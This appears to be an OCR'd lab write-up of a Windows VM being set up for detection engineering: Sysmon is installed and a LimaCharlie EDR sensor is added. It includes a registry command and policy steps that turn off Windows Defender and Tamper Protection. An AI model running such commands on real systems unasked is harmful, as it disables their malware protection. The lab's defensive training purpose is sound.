
Disabled Windows Defender on VM


Disabled Tamper Protection and Windows Defender through settings, group policy, and command line. Booted into safe mode to disable via the registry.


Ubuntu 64-bit
WinDevLab
Windows Security
Home
Virus & threat protection
Account protection
Firewall & network protection
App & browser control
Device security
Device performance & health
Family options
Protection history
Settings
Virus & threat protection settings
View and update Virus & threat protection settings for Microsoft Defender Antivirus.
Real-time protection
Locates and stops malware from installing or running on your device. You can turn off this setting for a short time before it turns back on automatically.
On
Cloud-delivered protection
Provides increased and faster protection with access to the latest protection data in the cloud. Works best with Automatic sample submission turned on.
On
Automatic sample submission
Send sample files to Microsoft to help protect you and others from potential threats. We'll prompt you if the file we need is likely to contain personal information.
Have a question?
Get help
Help improve Windows Security
Give us feedback
Change your privacy settings
View and change privacy settings for your Windows 11 Enterprise Evaluation device.
Privacy settings
Privacy dashboard
Privacy Statement


Ubuntu 64-bit
WinDevLab
Windows Security
Home
Virus & threat protection
Account protection
Firewall & network protection
App & browser control
Device security
Device performance & health
Family options
Protection history
Settings
Cloud-delivered protection is off. Your device may be vulnerable.
Dismiss
Off
Automatic sample submission
Send sample files to Microsoft to help protect you and others from potential threats. We'll prompt you if the file we need is likely to contain personal information.
Automatic sample submission is off. Your device may be vulnerable.
Dismiss
Off
Submit a sample manually
Tamper Protection
Prevents others from tampering with important security features.
Tamper protection is off. Your device may be vulnerable.
Dismiss
Off
Learn more
Controlled folder access requires turning on Real-time protection.
Controlled folder access



Local Group Policy Editor
File Action View Help
Event Viewer
File Explorer
File History
Find My Device
Handwriting
HomeGroup
Human Presence
Internet Explorer
Internet Information Services
Location and Sensors
Maintenance Scheduler
Maps
MDM
Messaging
Microsoft account
Microsoft Defender Antivirus
Microsoft Defender Application Guard
Microsoft Defender Exploit Guard
Microsoft Edge
Microsoft Secondary Authentication Fac
Microsoft User Experience Virtualization
NetMeeting
Microsoft Defender Antivirus
Turn off Microsoft Defender Antivirus
Edit policy setting
Requirements:
At least Windows Vista
Description:
This policy setting turns off Microsoft Defender Antivirus.
If you enable this policy setting, Microsoft Defender Antivirus does not run, and will not scan computers for malware or other potentially unwanted software.
If you disable this policy setting, Microsoft Defender Antivirus will run regardless of any other installed antivirus product.
If you do not configure this
Setting
State
Real-time Protection
Remediation
Reporting
Scan
Security Intelligence Updates
Threats
Allow antimalware service to startup with normal priority Not configured
Turn off Microsoft Defender Antivirus Not configured
Configure local administrator merge behavior for lists Not configured
Turn off routine remediation Not configured
Control whether or not exclusions are visible to Local Admins. Not configured
Define addresses to bypass proxy server Not configured
Define proxy auto-config (.pac) for connecting to the netwo... Not configured
Define proxy server for connecting to the network Not configured
Randomize scheduled task times Not configured
Select the channel for Microsoft Defender monthly engine u... Not configured
Configure detection for potentially unwanted applications Not configured
Extended
Standard
16 setting(s)



Ubuntu 64-bit
WinDevLab
Administrator: Command Prompt
Microsoft Windows [Version 10.0.22621.3447]
(c) Microsoft Corporation. All rights reserved.
C:\Windows\System32>REG ADD "hklm\software\policies\microsoft\windows defender" /v DisableAntiSpyware /t REG_DWORD /d 1
/f
The operation completed successfully.
C:\Windows\System32>



Installed Sysmon on Windows VM

Installed Sysmon via PowerShell, verified it was running, and checked for event logs.


Home
Ubuntu 64-bit
WinDevLab
Select Administrator: Command Prompt
Microsoft Windows [Version 10.0.22621.3447]
Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.
Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows
PS C:\Users\User> Invoke-WebRequest -Uri https://download.sysinternals.com/files/Sysmon.zip -OutFile C:\Windows\Temp\Sysmon.zip
PS C:\Users\User> Expand-Archive -LiteralPath C:\Windows\Temp\Sysmon.zip -DestinationPath C:\Windows\Temp\Sysmon
PS C:\Users\User> Invoke-WebRequest -Uri https://raw.githubusercontent.com/SwiftOnSecurity/sysmon-config/master/sysmonconfig-export.xml -OutFile C:\Windows\Temp\Sysmon\sysmonconfig.xml
PS C:\Users\User>



Home
Ubuntu 64-bit
WinDevLab
Select Administrator: Command Prompt
Microsoft Windows [Version 10.0.22621.3447]
(c) Microsoft Corporation. All rights reserved.
C:\Windows\System32>powercfg /change standby-timeout-ac 0
C:\Windows\System32>powercfg /change standby-timeout-dc 0
Administrator: Windows PowerShell
SysmonDrv started.
Starting Sysmon64..
Sysmon64 started.
PS C:\Windows\system32> Get-Service sysmon64
Status Name DisplayName
Running Sysmon64 sysmon64
PS C:\Windows\system32> Get-WinEvent -LogName "Microsoft-Windows-Sysmon/Operational" -MaxEvents 10
ProviderName: Microsoft-Windows-Sysmon
TimeCreated Id LevelDisplayName Message
6/4/2024 9:18:41 PM 1 Information Process Create:...
6/4/2024 9:18:41 PM 1 Information Process Create:...
6/4/2024 9:18:40 PM 1 Information Process Create:...
6/4/2024 9:18:40 PM 1 Information Process Create:...
6/4/2024 9:18:40 PM 1 Information Process Create:...
6/4/2024 9:18:39 PM 1 Information Process Create:...
6/4/2024 9:18:39 PM 1 Information Process Create:...
6/4/2024 9:18:38 PM 22 Information Dns query:...
6/4/2024 9:18:17 PM 13 Information Registry value set:...
6/4/2024 9:18:17 PM 13 Information Registry value set:...
PS C:\Windows\system32>


Created a LimaCharlie Account


Created an account on LimaCharlie for endpoint detection and response (EDR).

Installed LimaCharlie Sensor on VM

I created a sensor and used PowerShell and the command prompt to install a LimaCharlie sensor on the VM.




Ubuntu 64-bit
WinDevLab
lima charloe - Search
LimaCharlie
https://app.limacharlie.io/orgs/4f4afd96-800b-4321-9667-ceaee56debea/sensors
k to Key
Type
Key
Install
Administrator: Windows PowerShell
PS C:\Windows\system32> Get-WinEvent -LogName "Microsoft-Windows-Sysmon/Operational" -MaxEvents 10
ProviderName: Microsoft-Windows-Sysmon
TimeCreated Id LevelDisplayName Message
6/4/2024 9:18:41 PM 1 Information Process Create:...
6/4/2024 9:18:41 PM 1 Information Process Create:...
6/4/2024 9:18:40 PM 1 Information Process Create:...
6/4/2024 9:18:40 PM 1 Information Process Create:...
6/4/2024 9:18:40 PM 1 Information Process Create:...
6/4/2024 9:18:39 PM 1 Information Process Create:...
6/4/2024 9:18:39 PM 1 Information Process Create:...
6/4/2024 9:18:38 PM 22 Information Dns query:...
6/4/2024 9:18:17 PM 13 Information Registry value set:...
6/4/2024 9:18:17 PM 13 Information Registry value set:...
PS C:\Windows\system32> cd C:\Users\User\Downloads
PS C:\Users\User\Downloads> Invoke-WebRequest -Uri https://downloads.limacharlie.io/sensor/windows/64 -Outfile C:\Users\User\Downloads\lc_sensor.exe
PS C:\Users\User\Downloads> cmd.exe
Microsoft Windows [Version 10.0.22621.3447]
(c) Microsoft Corporation. All rights reserved.
C:\Users\User\Downloads>


Ubuntu 64-bit
WinDevLab
lima charloe - Search
LimaCharlie
https://app.limacharlie.io/orgs/4f4afd96-800b-4321-9667-ceaee56debea/sensors
k to Key
Type
Key
Install
Administrator: Windows PowerShell
PADCCAQoCggEBAL2SpxyNrur8WPuRUzJqn8rXqc1hMD/E2sy4lWZrafMcD0BIpxHEDWRj0NvNkUTa55RPAws5CPEiOiVrxfHYjrpXWxF8kzjZMFJZn/kWDFIqWEol9EwBKJZBOBe1D/MqSBOkHrfGe0+AbCpAERDpsZFzlPfMpyAijnyyNDxIgBYle/aDQmmitf4w1Tx3w46q/ND/XR24EJL/1zqwwG61GUCoL3VV/DToqWYXCY7Swdt8f1hicr8QgSVVeJ8o4/qTVKP9S40QuZe0fpiEEOW0eDUnpIg3uMUHp2QDulwXjKh6HuD7i8DUkXX37hzcJdMEsdcg+ZBo8Zwzo70tDDvDvW8CAwEAAQ==
LimaCharlie Agent Installer
https://limacharlie.io
*** SUCCESS
*** Agent installed successfully!
C:\Users\User\Downloads>

Created Artifact Collection Rule in LimaCharlie


Set up a rule to collect (Sysmon) system event logs in LimaCharlie.

Now we start prepping for generating attacks to view and create detection rules.

